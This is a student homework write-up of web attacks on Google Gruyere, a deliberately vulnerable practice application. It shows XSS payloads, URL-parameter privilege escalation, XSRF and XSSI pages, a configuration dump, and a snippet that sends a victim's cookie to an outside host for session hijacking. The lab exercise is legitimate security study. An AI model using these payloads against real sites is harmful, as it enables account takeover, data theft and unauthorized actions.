

# Homework 3

Xudong Dai

## 1. Set-Up

Link to my Gruyere instance: [Gruyere: Home \(google-gruyere.appspot.com\)](https://google-gruyere.appspot.com)


Admin Account: celestialmoor:asdzxc456

Common Account: abcd:efgh

## 2. XSS Attack


### 1. Stored XSS

A Stored XSS is, when trying to upload a new snippet like:




The screenshot shows a web form titled "Gruyere: New Snippet" with a yellow background and orange circular patterns. The form has a header "Add a new snippet." and a text input field containing the payload: `" ><img src=x onerror =prompt(1)> <"`. Below the input field, there is a note: "Limited HTML is now supported in snippets (e.g., <b>, <i>, etc.)!". To the right of the note is a "Submit" button.

The result would look like:




## 2. Reflected XSS

When accessing a URL with specific paths like [https://google-gruyere.appspot.com/410005163773455487663126305524079311981/%3Cscript%3Ealert\(document.cookie\)%3C/script%3E](https://google-gruyere.appspot.com/410005163773455487663126305524079311981/%3Cscript%3Ealert(document.cookie)%3C/script%3E), the website will alert:



## 3. File Upload XSS

When accessing <https://google-gruyere.appspot.com/410005163773455487663126305524079311981/celestialmoor/xss.html>, the website would alert like:



The code of xss.html is,

HTML

```
1 <script>alert("This is a mallicious attack!")</script>
```

## 2. Client Manipulation

### 1. Elevation of Privilege

It is obvious to see that the cookie which controls admin is

```
[[if:_cookie.is_admin]]
<tr><td>
  Is admin:
</td><td>
  <input type='radio'
    [[if:uid]][[if:_db.*uid.is_admin]]checked[[/if:_db.*uid.is_admin]][[/if:uid]]
    [[if:!uid]][[if:_profile.is_admin]]checked[[/if:_profile.is_admin]][[/if:!uid]]
    name='is_admin' value='True'>Yes
  <input type='radio'
    [[if:uid]][[if:!_db.*uid.is_admin]]checked[[/if:!_db.*uid.is_admin]][[/if:uid]]
    [[if:!uid]][[if:!_profile.is_admin]]checked[[/if:!_profile.is_admin]][[/if:!uid]]
    name='is_admin' value='False'>No
</td></tr>
```

When updating the profile of the account, it will redirect to such a URL:

[https://google-gruyere.appspot.com/410005163773455487663126305524079311981/saveprofile?action=update&uid=celestialmoor&name=celestialmoor&oldpw=asdzxc456&pw=&icon=&web\\_site=&color=&private\\_snippet=increase&is\\_author=True](https://google-gruyere.appspot.com/410005163773455487663126305524079311981/saveprofile?action=update&uid=celestialmoor&name=celestialmoor&oldpw=asdzxc456&pw=&icon=&web_site=&color=&private_snippet=increase&is_author=True)

We just need to add "&is\_admin=True" to the URL and re-login to the account, then we can see,

Home | My Snippets | New Snippet | Upload

celestialmoor <celestialmoor> | Manage this server | Profile | Sign out

Then we update the account to an admin account.

## 2. Cookie Manipulation

First, we can try to add a new snippet,

# Gruyere: New Snippet

## Add a new snippet.

```
<b><a href="javascript:window.location='https://dxd.xyz/gruyere?data'+document.cookie">Click to donate $1 to veterans</a></b>
```



Limited HTML is now supported in snippets (e.g., `<b>`, `<i>`, etc.)!

Submit

Then, we can find such a new snippet in the list,

## My Snippets


[Refresh](#)

### All snippets:

1 [\[X\]](#) [Click to donate \\$1 to veterans](#)

[My site](#)

Next, an unknown client login to their account and click the hyperlink to a new page, then the attacker can see,

 [https://dxd.xyz/gruyere?dataGRUYERE=3216022|abcd||author;%20ext\\_pgvwcount=0.9](https://dxd.xyz/gruyere?dataGRUYERE=3216022|abcd||author;%20ext_pgvwcount=0.9)

The cookie is shown in the URL. We can find the whole cookie. At this time, we can go to the homepage and copy the cookie like,

[Home](#)[Sign in](#) [Sign up](#)

## Gruyere: Home

[Refresh](#)

**Most recent snippets:**

abcd

[Click to donate \\$1 to veterans](#)  
[All snippets](#) [Homepage](#)

Cheddar Mac

Gruyere is the cheesiest application on the web.  
[All snippets](#) [Homepage](#)

Brie

Brie is the queen of the cheeses!!!  
[All snippets](#) [Homepage](#)

Elements

Console


8

1 hidden

> document.cookie='GRUYERE=3216022|abcd||author; ext\_pgvwcount=8,9'


< 'GRUYERE=3216022|abcd||author; ext\_pgvwcount=8,9'

Then click 'home', we can find we have successfully logged in.



### 3. Cross-Site Request Forgery (XSRF)

First, we create a new snippet after logging in.



Then, by listening to the network activity when deleting a snippet, we find out that the URL used to delete snippets is [https://google-gruyere.appspot.com/410005163773455487663126305524079311981/deletesnippet?index=\\*](https://google-gruyere.appspot.com/410005163773455487663126305524079311981/deletesnippet?index=*)


The last asterisk in this hyperlink is any valid number, like 1, 2, etc.

So we build an HTML, set up a button whose action is to jump to the *Deleting URL*, which goes

## HTML

```
1 <!DOCTYPE html>
2 <html>
3   <script>
4     history.pushState('', '', '/')
5   </script>
6   <button onclick="window.location.href='https://google-gruyere.appspot.com/
410005163773455487663126305524079311981/deletesnippet?index=0';">Click to shar
e</button>
7 </html>
```

After clicking the button in this file, the website is redirected to the *My Snippets* page. We can see the "deletesnippet" has been visited and there is no snippet now.




## 4. Cross Site Script Inclusion (XSSI)

First, we go to the resource/feed.html, we can find that, by directly visiting the api, you can access feeds from everyone,

```
[[if:uid]]
[
  "[[if:_db.*uid]]{_db.*uid.name}][[/if:_db.*uid]][[if: !_db.*uid]]{_uid.
  [[if:_db.*uid.snippets.0]][[for:_db.*uid.snippets]]
  , "{_this.html}"
  [[/for:_db.*uid.snippets]][[/if:_db.*uid.snippets.0]]
]
[[/if:uid]]
{{# without a uid parameter, get one snippet from each user
  returns {'private_snippet': snippet, user: snippet, ...}
The first entry is the logged in user's private snippet.
The rest of the entries are all the other users' most recent snippet.
}}
[[if: !uid]]
```

At this time, you can access the private snippet and all the usernames by visiting <https://google-gruyere.appspot.com/410005163773455487663126305524079311981/feed.gtl>, then you get,




So we design an HTML page for a logged-in user:

## HTML

```
1 <!DOCTYPE html>
2 <html>
3   <head>
4     <title>Peep Private Feeds</title>
5   </head>
6   <body>
7     <h1>Find out hidden data</h1>
8     <script>
9       function _feed(s) {
10         alert("Your private snippet is: " + s['private_snippet']);
11       }
12     </script>
13     <script src="https://google-gruyere.appspot.com/4100051637734554876631
14 26305524079311981/feed.gtl">
15   </script>
16 </body>
</html>
```

When clicking into the page, we can see,

I don't know why it doesn't work on Edge but works on Safari. Perhaps the security settings on Chromium/Edge and WebKit are different.



## 5. Configuration Vulnerabilities

When visiting <https://google-gruyere.appspot.com/410005163773455487663126305524079311981/dump.gtl>, we can see,

```
← → ↻ 🔒 https://google-gruyere.appspot.com/410005163773455487663126305524079311981/dump.gtl 📄 🗖

_cookie: {'is_admin': False, 'is_author': False, 'uid': None}
_profile: None
_db: {'administrator': {'is_admin': True,
                        'is_author': False,
                        'name': 'Admin',
                        'private_snippet': 'My password is secret. Get it?',
                        'pw': 'secret',
                        'web_site': 'https://www.google.com/contact/'},
      'brie': {'color': 'red; text-decoration:underline',
               'is_admin': False,
               'is_author': True,
               'name': 'Brie',
               'private_snippet': 'I use the same password for all my accounts.',
               'pw': 'briebrie',
               'snippets': ['Brie is the queen of the cheeses<span style=color:red>!!!</span>'],
               'web_site': 'https://news.google.com/news/search?q=brie'},
      'cheddar': {'color': 'blue',
                  'is_admin': False,
                  'is_author': True,
                  'name': 'Cheddar Mac',
                  'private_snippet': 'My SSN is <a href="https://www.google.com/search?q=078-05-1120">078-05-1120</a>.',
                  'pw': 'orange',
                  'snippets': ['Gruyere is the cheesiest application on the web.',
                              'I wonder if there are any security holes in this....'],
                  'web_site': 'https://images.google.com/?q=cheddar+cheese'},
      'sardo': {'color': 'red',
                'is_admin': False,
                'is_author': True,
                'name': 'Miss Sardo',
                'private_snippet': 'I hate my brother Romano.',
                'pw': 'odras',
                'snippets': [],
                'web_site': 'https://www.google.com/search?q="pecorino+sardo"'}}
```

Then we have a full copy of the database.